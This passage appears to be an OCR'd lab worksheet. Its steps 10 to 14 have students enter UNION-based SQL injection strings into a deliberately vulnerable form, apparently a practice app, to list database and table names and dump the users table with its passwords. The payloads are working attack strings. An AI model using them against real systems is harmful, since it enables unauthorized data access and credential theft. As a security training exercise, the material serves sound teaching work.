



10) Enter %' or 1=0 union SELECT NULL,database()# (you should see only the MySQL DB name) (Take snapshot)




11) Enter %' or 1=0 union SELECT NULL,Table_name FROM INFORMATION_SCHEMA.Tables#


(you should see all table names in MySQL) (Take snapshot)







12) Enter %' or 1=0 union SELECT NULL,Table_name FROM INFORMATION_SCHEMA.Tables WHERE Table_Name LIKE 'user%'# (you should see all table names in MySQL) (Take snapshot)





13) Enter

%' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'#

(you should see all table names in MySQL)

(Take snapshot)





14) Enter

%' or 1=0 union SELECT
NULL,CONCAT(first_name,0x0a,last_Name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#

(you should see all info from users table including passwords) (Take snapshot)